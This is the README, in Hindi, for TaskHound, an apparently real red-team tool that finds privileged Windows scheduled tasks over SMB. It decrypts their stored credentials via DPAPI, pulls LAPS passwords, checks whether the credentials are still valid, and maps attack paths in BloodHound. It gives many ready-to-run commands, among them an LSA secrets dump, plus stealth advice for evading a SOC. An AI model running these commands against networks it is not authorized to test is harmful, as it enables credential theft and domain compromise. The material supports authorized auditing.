
दूरस्थ प्रणालियों पर विशेषाधिकार प्राप्त अनुसूचित कार्यों को सूचीबद्ध करने का उपकरण
विंडोज़ विशेषाधिकार प्राप्त अनुसूचित कार्य खोज उपकरण मज़े और लाभ के लिए।
TaskHound विंडोज़ अनुसूचित कार्यों की खोज करता है जो विशेषाधिकार प्राप्त खातों और संग्रहीत क्रेडेंशियल्स के साथ चलते हैं। यह SMB पर कार्यों की गणना करता है, XMLs को पार्स करता है, और BloodHound एकीकरण के माध्यम से उच्च-मूल्य वाले हमले के अवसरों की पहचान करता है।
पृष्ठभूमि/कहानी और विस्तृत स्पष्टीकरण के लिए: संबंधित ब्लॉग पोस्ट देखें - भाग 1 और भाग 2।
git clone https://github.com/1r0BIT/TaskHound.git cd TaskHound python3 -m venv .venv && source .venv/bin/activate pip install -r requirements.txt && pip install .
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --threads 10
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --dc-ip 10.0.0.1 --auto-targets --threads 20
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --laps --threads 10
taskhound --offline-disk /mnt/disk
> **प्रमाणीकरण समर्थन**: TaskHound अधिकांश प्रमुख प्रमाणीकरण तंत्रों का समर्थन करता है, जिनमें पासवर्ड, NTLM हैश, केरबेरोस (ccache के साथ भी), और AES कुंजी प्रमाणीकरण शामिल हैं।
## कॉन्फ़िगरेशन फ़ाइल
TaskHound स्थायी सेटिंग्स के लिए TOML कॉन्फ़िगरेशन फ़ाइलों का समर्थन करता है। अपनी कार्य निर्देशिका या `~/.config/taskhound/` में `taskhound.toml` बनाएँ:```toml
[authentication]
username = "svc_taskhound"
domain = "THESIMPSONS.LOCAL"
[target]
dc_ip = "10.0.0.1"
threads = 10
timeout = 30
[bloodhound]
live = true
connector = "http://127.0.0.1:8080"
api_key = "${BH_API_KEY}" # Use env vars for secrets
api_key_id = "${BH_API_KEY_ID}"
type = "bhce"
[bloodhound.opengraph]
enabled = true
output_dir = "./opengraph"
[laps]
enabled = true
[cache]
enabled = true
ttl = 86400 # 24 hours
प्राथमिकता: CLI args > Environment variables > Local config > User config > Defaults
TaskHound का BOF Adaptix Extension-Kit में SAR-BOF/taskhound/ के अंतर्गत शामिल है।
TTTTT AAA SSS K K H H OOO U U N N DDDD T A A S K K H H O O U U NN N D D T AAAAA SSS KKK HHHHH O O U U N N N D D T A A S K K H H O O U U N NN D D T A A SSSS K K H H OOO UUU N N DDDD
by 0xr0BIT
[+] Connecting to BloodHound CE at http://127.0.0.1:8080 [+] BloodHound connection successful (API v2) [+] High Value target data loaded (42 users) [+] OpenGraph generation enabled (auto-upload active) [] Processing target: moe.thesimpsons.local [+] moe.thesimpsons.local: Connected via SMB [+] moe.thesimpsons.local: Local Admin Access confirmed [] moe.thesimpsons.local: Enumerating scheduled tasks (skipping \Microsoft) [+] moe.thesimpsons.local: Found 12 tasks (3 privileged, 2 with stored credentials)
┌──────────────────────────────────────────────────────────────────────────────┐ │ [TIER-0] moe.thesimpsons.local - \DuffBrewery\BackupJob │ ├──────────────────────────────────────────────────────────────────────────────┤ │ Enabled │ True │ │ RunAs │ THESIMPSONS\Administrator │ │ What │ C:\Scripts\backup_beer_recipes.ps1 │ │ Author │ THESIMPSONS\burns.monty │ │ Date │ 2025-06-15T02:30:00 │ │ Trigger │ Calendar (starts 2025-06-15 02:30, daily) │ │ Reason │ Tier 0 - Domain Admins membership │ │ Cred Validation │ CONFIRMED_VALID │ │ Pwd Analysis │ Password unchanged AND ran within schedule - confirmed │ └──────────────────────────────────────────────────────────────────────────────┘
┌──────────────────────────────────────────────────────────────────────────────┐ │ [PRIV] moe.thesimpsons.local - \KrustyBurger\InventorySync │ ├──────────────────────────────────────────────────────────────────────────────┤ │ Enabled │ True │ │ RunAs │ THESIMPSONS\svc_krusty │ │ What │ C:\KrustyApps\sync.exe --silent │ │ Author │ THESIMPSONS\carlson.carl │ │ Date │ 2025-03-10T08:00:00 │ │ Trigger │ Calendar (starts 2025-03-10 08:00, every 4 hours) │ │ Reason │ High Value match found in BloodHound │ │ Cred Validation │ DEFINITELY_STALE │ │ Pwd Analysis │ Password changed AFTER last run - credentials are stale │ └──────────────────────────────────────────────────────────────────────────────┘
╭─────────────────────────── SCAN COMPLETE ────────────────────────────────────╮ │ [+] Succeeded: 1 │ │ [-] Failed: 0 │ │ Total time: 2.34s │ │ Avg per target: 2340ms │ ╰──────────────────────────────────────────────────────────────────────────────╯
╭─────────────────────────── TASK SUMMARY ─────────────────────────────────────╮ │ Hostname Tier-0 Privileged Normal │ │ moe.thesimpsons.local 1 2 9 │ ╰──────────────────────────────────────────────────────────────────────────────╯
╭─────────────────────── BLOODHOUND OPENGRAPH ─────────────────────────────────╮ │ [+] Generated 3 nodes, 5 edges │ │ [+] Uploaded to BloodHound successfully │ │ [*] JSON saved to: ./opengraph/taskhound_data.json │ ╰──────────────────────────────────────────────────────────────────────────────╯
---
## BloodHound एकीकरण
TaskHound **Legacy BloodHound** (Neo4j) और **BloodHound Community Edition (BHCE)** दोनों का समर्थन करता है, जिसमें स्वचालित प्रारूप पहचान होती है।
### लाइव कनेक्शन```bash
# BHCE with API Key (recommended)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
--bh-live --bhce --bh-connector http://127.0.0.1:8080 \
--bh-api-key "YOUR_API_KEY" --bh-api-key-id "YOUR_KEY_ID"
# BHCE with username/password
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
--bh-live --bhce --bh-connector http://127.0.0.1:8080 \
--bh-user admin --bh-password password
# Legacy BloodHound (Neo4j)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local \
--bh-live --legacy --bh-connector bolt://127.0.0.1:7687 \
--bh-user neo4j --bh-password password
यदि लाइव कनेक्शन संभव न हो, तो इन Cypher क्वेरीज़ के साथ उच्च-मूल्य वाले उपयोगकर्ताओं को निर्यात करें:
BHCE:```cypher MATCH (n) WHERE coalesce(n.system_tags, "") CONTAINS "admin_tier_0" OR n.highvalue = true MATCH p = (n)-[:MemberOf*1..]->(g:Group) RETURN p;
**विरासत:**```cypher
MATCH (u:User {highvalue:true})
OPTIONAL MATCH (u)-[:MemberOf*1..]->(g:Group)
WITH u, properties(u) as all_props, collect(g.name) as groups
RETURN u.samaccountname AS SamAccountName, all_props, groups
फिर उपयोग करें: taskhound --bh-data exported_users.json ...

TaskHound BloodHound CE में कस्टम नोड्स और एज बनाकर शेड्यूल किए गए कार्यों के आक्रमण पथों का विज़ुअलाइज़ेशन करता है।
आपको क्या मिलता है:
ScheduledTask 20+ गुणों के साथ (क्रेडेंशियल्स, ट्रिगर्स, पासवर्ड विश्लेषण, सत्यापन स्थिति)HasTask, HasTaskWithStoredCreds, RunsAstaskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --bh-opengraph
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --bh-opengraph --bh-no-upload
> **नोट**: OpenGraph केवल BHCE के लिए है। लीगेसी BloodHound कस्टम नोड प्रकारों का समर्थन नहीं करता है।
---
## LAPS एकीकरण
TaskHound स्वचालित रूप से प्रति-होस्ट प्रमाणीकरण के लिए LAPS पासवर्ड प्राप्त कर सकता है और उपयोग कर सकता है। यह विंडोज LAPS (`msLAPS-Password`) और लीगेसी LAPS (`ms-Mcs-AdmPwd`) दोनों का समर्थन करता है, जिसमें MS-GKDI के माध्यम से एन्क्रिप्टेड पासवर्ड भी शामिल हैं।```bash
# Basic LAPS - auto-retrieves passwords per target
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --targets-file hosts.txt --laps --threads 10
# Custom local admin username
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --laps --laps-user localadmin
# LAPS with OPSEC mode (other noisy operations disabled)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --laps --opsec --force-laps
समर्थित LAPS प्रकार:
| Type | Attribute | Encrypted |
|---|---|---|
| Windows LAPS | msLAPS-Password | नहीं |
TaskHound संग्रहीत कार्य क्रेडेंशियल्स को DPAPI का उपयोग करके निकालता और डिक्रिप्ट करता है। DPAPI लूटिंग डिफ़ॉल्ट रूप से सक्षम है।```bash
nxc smb moe.thesimpsons.local -u homer.simpson -p 'Doh!123' --lsa
taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --dpapi-key 0x51e43225...
taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local
taskhound --offline ./output/raw_backups/moe.thesimpsons.local --dpapi-key 0x51e43225...
taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --output-dir ./collected
taskhound -t moe.thesimpsons.local -u homer.simpson -p 'Doh!123' -d thesimpsons.local --no-loot
> **महत्वपूर्ण**: प्रत्येक होस्ट के पास एक अद्वितीय DPAPI_SYSTEM कुंजी होती है। बहु-लक्ष्य स्कैन के लिए, एकत्र करें (default), फिर प्रत्येक लक्ष्य को ऑफ़लाइन डिक्रिप्ट करें।
---
## क्रेडेंशियल सत्यापन
TaskHound यह आकलन करता है कि संग्रहीत कार्य पासवर्ड अभी भी वैध होने की संभावना है या नहीं, RPC के माध्यम से कार्य निष्पादन इतिहास को क्वेरी करके और ह्यूरिस्टिक्स लागू करके। यह **डिफ़ॉल्ट रूप से सक्षम** है।```bash
# Credential validation is on by default, no flag needed
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local
# Disable validation explicitly
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --no-validate-creds
Windows टास्क शेड्यूलर केवल सफल कार्य निष्पादनों को रिकॉर्ड करता है। प्रमाणीकरण विफलताएँ (गलत पासवर्ड, खाता लॉक, आदि) चुपचाप अनदेखा कर दी जाती हैं। कार्य बस चलता नहीं है।
मुख्य अंतर्दृष्टि: Windows कार्य निर्माण के समय क्रेडेंशियल्स को मान्य करता है। यदि आप गलत पासवर्ड के साथ कार्य बनाने का प्रयास करते हैं, तो आपको ERROR_LOGON_FAILURE मिलता है और कार्य नहीं बनता है। इसका अर्थ है: यदि संग्रहीत क्रेडेंशियल्स वाला कार्य मौजूद है, तो कार्य बनाते समय पासवर्ड मान्य था।
TaskHound क्रेडेंशियल वैधता का अनुमान लगाने के लिए ह्यूरिस्टिक्स का उपयोग करता है:
मुख्य अंतर्दृष्टि: AD से pwdLastSet की तुलना टास्क शेड्यूलर के LastRunTime से करने पर पता चलता है कि क्या अंतिम सफल निष्पादन के बाद पासवर्ड बदला है। कभी न चले कार्यों के लिए, pwdLastSet की तुलना task_creation_date से करने पर पता चलता है कि क्या कार्य को मान्य क्रेडेंशियल्स के साथ बनाने के बाद पासवर्ड बदला है।
AD डेटा के बिना (जैसे, --no-ldap और कोई BloodHound नहीं): TaskHound केवल-RPC मोड पर वापस आ जाता है, जिसमें केवल रिटर्न कोड और अंतिम चलने का समय उपयोग होता है। एक सफल निष्पादन LIKELY_VALID लौटाता है; शेड्यूल-आधारित स्टेलनेस पहचान अभी भी लागू होती है यदि ट्रिगर अंतराल कार्य XML से ज्ञात हो।
नोट:
--opsecया--no-rpcका उपयोग करते समय अक्षम।
TaskHound विभिन्न उपयोग-मामलों के लिए कई आउटपुट प्रारूपों का समर्थन करता है। सभी आउटपुट --output-dir (डिफ़ॉल्ट: ./output) के अंतर्गत एक संरचित निर्देशिका लेआउट का उपयोग करते हैं।
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o plain,json,html
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o json
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o html --output-dir ./audit_results
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets -o plain,json,csv,html --output-dir ./full_audit
### निर्देशिका संरचना```
./output/ # Base directory (--output-dir)
├── plain/ # Plain text output
│ └── <hostname>/
│ └── tasks.txt
├── json/ # JSON export
│ └── taskhound.json
├── csv/ # CSV export
│ └── taskhound.csv
├── html/ # HTML security reports
│ └── taskhound.html
├── opengraph/ # BloodHound OpenGraph files
│ └── taskhound_data.json
└── raw_backups/ # Raw collection (XML + DPAPI)
└── <hostname>/
├── tasks/ # Task XML files
└── dpapi_loot/ # DPAPI credential blobs
HTML आउटपुट ब्लू टीम मूल्यांकन के लिए एक व्यापक सुरक्षा रिपोर्ट तैयार करता है:
डिफ़ॉल्ट रूप से, TaskHound ऑफ़लाइन विश्लेषण के लिए कच्ची XML कार्य फ़ाइलें और DPAPI क्रेडेंशियल ब्लॉब्स सहेजता है:```bash
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --no-backup
taskhound --offline ./output/raw_backups/moe.thesimpsons.local --dpapi-key 0x51e43225...
---
## मल्टी-थ्रेडेड स्कैनिंग
बड़े वातावरणों के लिए, रेट लिमिटिंग के साथ समानांतर स्कैनिंग का उपयोग करें:```bash
# 20 parallel workers, max 5 targets/second
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --threads 20 --rate-limit 5
# Auto-discover servers only (uses preset filter)
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --ldap-filter servers --threads 20
# Include disabled computers and extend stale threshold to 90 days
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --include-disabled --stale-threshold 90
# Target workstations only, disable stale filtering
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local --auto-targets --ldap-filter workstations --stale-threshold 0
डिफ़ॉल्ट रूप से, --auto-targets शोर और विफल कनेक्शन को कम करने के लिए स्मार्ट फ़िल्टरिंग लागू करता है:
| फ़िल्टर | डिफ़ॉल्ट | ओवरराइड |
|---|---|---|
| अक्षम खाते | बाहर रखा गया |
डेटा स्रोत प्राथमिकता: BloodHound (यदि कॉन्फ़िगर किया गया है) → LDAP फ़ॉलबैक
BloodHound का उपयोग करते समय, TaskHound कुशल एकल-क्वेरी गणना के लिए include_properties=true के साथ क्वेरी करता है। यदि BloodHound डेटा 7 दिनों से पुराना है, तो एक चेतावनी प्रदर्शित होती है; 30 दिनों से अधिक होने पर एक तत्काल चेतावनी ट्रिगर होती है।
फ़िल्टर प्रीसेट:
servers - केवल Windows Server ऑपरेटिंग सिस्टमworkstations - केवल गैर-सर्वर ऑपरेटिंग सिस्टम(raw LDAP) - कस्टम LDAP फ़िल्टर (LDAP स्रोत आवश्यक)TaskHound बहु-स्तरीय फ़ॉलबैक श्रृंखला का उपयोग करके SID को पठनीय नामों में हल करता है:
taskhound -u localadmin -p 'L0c4lP@ss!' -d . -t moe.thesimpsons.local
--ldap-user homer.simpson --ldap-password 'Doh!123' --ldap-domain thesimpsons.local
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --gc-server 10.0.0.1
taskhound -u homer.simpson -p 'Doh!123' -d thesimpsons.local -t moe.thesimpsons.local --opsec
## Offline Analysis
बिना नेटवर्क एक्सेस के कार्यों का विश्लेषण करें:```bash
# Previously collected XML backups
taskhound --offline ./backup/moe.thesimpsons.local
# Mounted disk image
taskhound --offline-disk /mnt/disk
# Mounted image with custom hostname
taskhound --offline-disk /mnt/disk --disk-hostname MOE
TaskHound स्टील्थ बनाम कार्यक्षमता को संतुलित करने के लिए नेटवर्क संचालन पर सूक्ष्म नियंत्रण प्रदान करता है।
Default: BloodHound → Cache → LSARPC → LDAP → GC
--no-ldap: BloodHound → Cache → LSARPC
--no-rpc: BloodHound → Cache → LDAP → GC
--opsec: BloodHound → Cache (only)
### डिफ़ॉल्ट व्यवहार
TaskHound **डिफ़ॉल्ट रूप से बहुत शोरगुल वाला** है - अधिकतम दृश्यता के लिए सभी सुविधाएँ सक्षम होती हैं। यह उन ऑडिट और व्यापक मूल्यांकनों के लिए आदर्श बनाता है जहाँ OPSEC चिंता का विषय नहीं है:
- **Credential Guard पहचान** - डिफ़ॉल्ट रूप से सक्षम (`--no-credguard` से अक्षम करें)
- **क्रेडेंशियल सत्यापन** - डिफ़ॉल्ट रूप से सक्षम (`--no-validate-creds` से अक्षम करें)
- **DPAPI लूटिंग** - डिफ़ॉल्ट रूप से सक्षम (`--no-loot` से अक्षम करें)
- **LDAP रिज़ॉल्यूशन** - डिफ़ॉल्ट रूप से सक्षम (`--no-ldap` से अक्षम करें)
- **RPC ऑपरेशन्स** - डिफ़ॉल्ट रूप से सक्षम (`--no-rpc` से अक्षम करें)
> [!WARNING]
> **Credential Guard जाँचें अत्यधिक पहचाने जाने योग्य हैं।** चूँकि आधुनिक Windows पर Remote Registry सेवा डिफ़ॉल्ट रूप से बंद होती है, TaskHound SCM के माध्यम से दूरस्थ रूप से **सेवा शुरू** करेगा, जाँचें करेगा, फिर उसे रोक देगा (बिल्कुल secretsdump की तरह)। इससे कोई भी सक्षम SOC क्रिसमस ट्री की तरह जगमगा उठेगा। **यदि आप अभियानों में इससे बचना चाहते हैं तो निश्चित रूप से `--no-credguard` का उपयोग करें!**
अभियानों की बात करें तो: रेड टीम/स्टील्थ ऑपरेशनों के लिए, सभी शोरगुल वाली सुविधाओं को एक साथ अक्षम करने के लिए `--opsec` का उपयोग करें। (या BOF का उपयोग करें)।
### उपयोग उदाहरण```bash
# Full OPSEC mode (disables: LDAP, RPC, looting, credguard, validation; forces sequential scanning)
taskhound -u user -p 'pass' -d corp.local -t target --opsec
# OPSEC with jitter (random 0-5 second delays between hosts)
taskhound -u user -p 'pass' -d corp.local --targets-file hosts.txt --opsec --jitter 5
# Disable LDAP only (keep LSARPC for SID resolution)
taskhound -u user -p 'pass' -d corp.local -t target --no-ldap
# Disable RPC only (keep LDAP for SID resolution)
taskhound -u user -p 'pass' -d corp.local -t target --no-rpc
# LAPS with OPSEC (force LAPS LDAP queries despite --opsec)
taskhound -u user -p 'pass' -d corp.local --laps --opsec --force-laps
--bh-live के साथ पहले डोमेन डेटा आयात करें--opsec फ़्लैग का उपयोग करें - एक साथ सभी शोरगुल वाले ऑपरेशन अक्षम करता है--jitter जोड़ें - पूर्वानुमानित स्कैन पैटर्न से बचें--offline के साथ ऑफ़लाइन विश्लेषण करेंTaskHound स्वरूपित कंसोल आउटपुट के लिए Rich का उपयोग करता है, जिसमें रंगीन तालिकाएँ और प्रगति संकेतक शामिल हैं।``` taskhound --help
<details>
<summary>पूर्ण उपयोग देखने के लिए क्लिक करें</summary>```
Usage: taskhound [OPTIONS] [TARGETS]
AUTHENTICATION OPTIONS
-u, --username Username (required for online mode)
-p, --password Password (omit with -k for Kerberos/ccache)
-d, --domain Domain (required for online mode)
--hashes NTLM hashes (LM:NT or NT-only)
-k, --kerberos Use Kerberos authentication
--aes-key AES key for Kerberos (32 or 64 hex chars)
TARGET OPTIONS
-t, --target Single target or comma-separated list
--targets-file File with targets, one per line
--dc-ip Domain controller IP
--ns, --nameserver DNS nameserver for lookups
--timeout Connection timeout in seconds (default: 5)
--threads Parallel worker threads (default: 10)
--rate-limit Max targets per second (default: unlimited)
--jitter SECONDS Random delay (0-N seconds) between hosts (OPSEC, sequential only)
--dns-tcp Force DNS over TCP (for SOCKS proxies)
--auto-targets Auto-discover targets (BloodHound first, LDAP fallback)
--ldap-filter Filter for auto-targets: 'servers', 'workstations', or raw LDAP
--include-dcs Include Domain Controllers in auto-targets
--include-disabled Include disabled computer accounts
--stale-threshold Exclude computers inactive >N days (default: 60, 0=disable)
SCANNING OPTIONS
--offline Parse XMLs from directory
--offline-disk Analyze mounted Windows filesystem
--disk-hostname Override hostname for offline-disk
--bh-data BloodHound export file for HV detection
--opsec Stealth mode: --no-ldap --no-rpc --no-loot --no-credguard --no-validate-creds --threads 1
--no-rpc Disable RPC operations (LSARPC, CredGuard, validation)
--include-ms Include \Microsoft tasks
--include-local Include local system accounts
--include-all Include ALL tasks
--unsaved-creds Show tasks without stored credentials
--no-credguard Disable Credential Guard detection (default: enabled)
--no-validate-creds Disable credential validation (default: enabled)
BLOODHOUND OPTIONS
--bh-live Enable live BloodHound connection
--bh-connector BloodHound URI (default: http://127.0.0.1:8080)
--bh-user BloodHound username
--bh-password BloodHound password
--bh-api-key BloodHound API key
--bh-api-key-id BloodHound API key ID
--bh-timeout API query timeout (default: 120)
--bhce Use BHCE (Community Edition)
--legacy Use Legacy BloodHound (Neo4j)
--bh-save Save query results to file
OPENGRAPH OPTIONS (BHCE ONLY)
--bh-opengraph Generate OpenGraph JSON files (saves to {output_dir}/opengraph/)
--bh-no-upload Skip automatic upload
--bh-force-icon Force icon update
--bh-icon Icon name (default: clock)
--bh-color Icon color (default: #8B5CF6)
--bh-allow-orphans Create edges for missing nodes
DPAPI OPTIONS
--no-loot Disable DPAPI credential collection (default: enabled)
--dpapi-key DPAPI_SYSTEM userkey (hex format)
LDAP/SID RESOLUTION
--no-ldap Disable LDAP/GC operations
--ldap-user Alternative LDAP username
--ldap-password Alternative LDAP password
--ldap-hashes Alternative LDAP hashes
--ldap-domain Alternative LDAP domain
--ldap-tier0 Enable LDAP-based Tier-0 detection
--gc-server Global Catalog server IP
LAPS OPTIONS
--laps Enable LAPS authentication
--laps-user Override local admin username
--force-laps Force LAPS in OPSEC mode
CACHE OPTIONS
--cache-ttl Cache TTL in seconds (default: 86400)
--no-cache Disable caching
--clear-cache Clear cache before run
--cache-file Cache file path
OUTPUT OPTIONS
-o, --output Output formats (comma-separated: plain,json,csv,html)
Default: plain
--output-dir Base output directory (default: ./output)
--no-backup Disable raw XML backup collection
--no-summary Disable summary table
Output directory structure:
./output/
├── plain/<host>/tasks.txt # Plain text output
├── json/taskhound.json # JSON export
├── csv/taskhound.csv # CSV export
├── html/taskhound.html # HTML security report
├── opengraph/ # BloodHound OpenGraph files
└── raw_backups/<host>/ # Raw XML + DPAPI files
├── tasks/ # Task XML files
└── dpapi_loot/ # DPAPI credential blobs
MISC
--verbose Verbose output
--debug Debug output with stack traces
जब कैफीन का सेवन और खाली समय साथ मिलें:
और वे सभी जिन्होंने आक्रामक सुरक्षा उपकरणों को सुलभ बनाने में योगदान दिया।
TaskHound पूर्ण रूप से एक ऑडिट और शैक्षिक उपकरण है। केवल उन वातावरणों में उपयोग करें जिनके आप स्वामी हैं या जिनके परीक्षण के लिए आपके पास स्पष्ट प्राधिकरण है। गंभीरता से। बदमाशी न करें।
PR स्वागत योग्य हैं। इसका आधा हिस्सा कैफीन-प्रेरित वाइब-कोडिंग था, इसलिए चमत्कार की उम्मीद न करें।
जिम्मेदारी से उपयोग करें। कोई वारंटी प्रदान नहीं की गई है। विवरण के लिए LICENSE देखें।
| विशेषता | विवरण |
|---|
| टियर 0 और उच्च-मूल्य पहचान | डोमेन एडमिन, एंटरप्राइज़ एडमिन और अन्य विशेषाधिकार प्राप्त खातों के रूप में चलने वाले कार्यों की स्वचालित रूप से पहचान करता है |
| BloodHound एकीकरण | उच्च-मूल्य वाले उपयोगकर्ता पहचान के लिए लाइव BHCE/लीगेसी इंस्टेंस से कनेक्ट करें या निर्यात को इन्जेस्ट करें |
| OpenGraph समर्थन | BloodHound CE में अनुसूचित कार्यों को हमले के पथ नोड्स के रूप में विज़ुअलाइज़ करें |
| LAPS एकीकरण | प्रति-होस्ट प्रमाणीकरण के लिए LAPS पासवर्ड (विंडोज़ LAPS और लीगेसी दोनों) स्वचालित रूप से प्राप्त करें और उपयोग करें |
| DPAPI क्रेडेंशियल निष्कर्षण | संग्रहीत कार्य क्रेडेंशियल्स वाले DPAPI ब्लॉब्स को इकट्ठा करें और डिक्रिप्ट करें |
| मल्टी-थ्रेडेड स्कैनिंग | बड़े वातावरण के लिए दर सीमा के साथ समानांतर लक्ष्य प्रसंस्करण |
| LDAP-आधारित टियर-0 पहचान | BloodHound के बिना समूह सदस्यता के माध्यम से विशेषाधिकार प्राप्त खातों का पता लगाएं |
| क्रेडेंशियल सत्यापन | RPC के माध्यम से सत्यापित करें कि संग्रहीत कार्य पासवर्ड अभी भी मान्य हैं या नहीं |
| ऑफ़लाइन विश्लेषण | माउंटेड डिस्क इमेज या पहले एकत्र किए गए XMLs को प्रोसेस करें |
| एकाधिक आउटपुट प्रारूप | सादा पाठ, JSON, CSV, और गंभीरता स्कोरिंग के साथ HTML सुरक्षा रिपोर्ट |
| SID रिज़ॉल्यूशन | BloodHound → Cache → LSARPC → LDAP → GC के माध्यम से बहु-स्तरीय रिज़ॉल्यूशन |
| कैशिंग | SID लुकअप और LAPS क्रेडेंशियल्स के लिए SQLite-आधारित स्थायी कैश |
| स्रोत | पता लगाने की विधि |
|---|
| BHCE | isTierZero, सिस्टम टैग (admin_tier_0), AdminSDHolder |
| लीगेसी | AdminSDHolder (admincount=1), SID-आधारित पता लगाना |
| LDAP | समूह सदस्यता क्वेरीज़ (--ldap-tier0) |
| अंतर्निहित | जानी-मानी Tier 0 SIDs (Domain Admins, Enterprise Admins, आदि) |
| Windows LAPS |
msLAPS-EncryptedPassword |
| हाँ (MS-GKDI) |
| Legacy LAPS | ms-Mcs-AdmPwd | नहीं |
| स्थिति | अर्थ |
|---|
CONFIRMED_VALID | कार्य निर्माण के बाद से पासवर्ड अपरिवर्तित है और कार्य अपेक्षित समय-सारणी के भीतर चला - क्रेडेंशियल्स कार्यशील सिद्ध हुए |
HIGH_CONFIDENCE_VALID | कार्य निर्माण के बाद से पासवर्ड अपरिवर्तित है, लेकिन ट्रिगर समय अज्ञात है (जैसे, बूट ट्रिगर) - क्रेडेंशियल्स संभवतः मान्य हैं |
LIKELY_VALID | पासवर्ड बदला गया लेकिन कार्य समय-सारणी के भीतर चला (क्रेड्स अपडेट हुए), या कार्य सफलतापूर्वक चला (केवल-RPC मोड) |
POSSIBLY_STALE | कार्य को चलना चाहिए था लेकिन नहीं चला - यह पुराने (स्टेल) क्रेडेंशियल्स का संकेत दे सकता है |
DEFINITELY_STALE | अंतिम सफल निष्पादन के बाद पासवर्ड बदल गया - क्रेडेंशियल्स निश्चित रूप से गलत हैं |
NEVER_RAN_LIKELY_VALID | कार्य कभी नहीं चला, लेकिन निर्माण के बाद से पासवर्ड अपरिवर्तित है - संभवतः मान्य है (बैच लॉगऑन अधिकारों की कमी हो सकती है) |
NEVER_RAN_POSSIBLY_STALE | कार्य कभी नहीं चला, और निर्माण के बाद पासवर्ड बदल गया - संभवतः पुराना है |
NEVER_RAN_UNKNOWN | कार्य कभी नहीं चला, कोई AD संदर्भ नहीं - निर्माण के समय मान्य था, वर्तमान स्थिति अज्ञात |
UNKNOWN | निर्धारित नहीं किया जा सकता (खाता अवरुद्ध, आदि) |
| प्रारूप | फ़्लैग | विवरण | उपयोग-मामला |
|---|
| Plain | -o plain | मानव-पठनीय कंसोल आउटपुट (डिफ़ॉल्ट) | इंटरैक्टिव उपयोग, त्वरित समीक्षा |
| JSON | -o json | मशीन-पठनीय संरचित निर्यात | स्वचालन, डेटा विश्लेषण, स्क्रिप्टिंग |
| CSV | -o csv | स्प्रेडशीट-संगत निर्यात | रिपोर्टिंग, फ़िल्टरिंग, Excel विश्लेषण |
| HTML | -o html | गंभीरता स्कोरिंग वाली सुरक्षा रिपोर्ट | ब्लू टीम ऑडिट, हितधारक रिपोर्ट |
--include-disabled |
| निष्क्रिय कंप्यूटर (>60 दिन) | बाहर रखा गया | --stale-threshold 0 (अक्षम करें) |
| डोमेन नियंत्रक | बाहर रखा गया | --include-dcs |
| प्रोटोकॉल | संचालन | अक्षम करने हेतु फ़्लैग |
|---|
| SMB | टास्क गणना (हमेशा उपयोग की जाती है) | N/A |
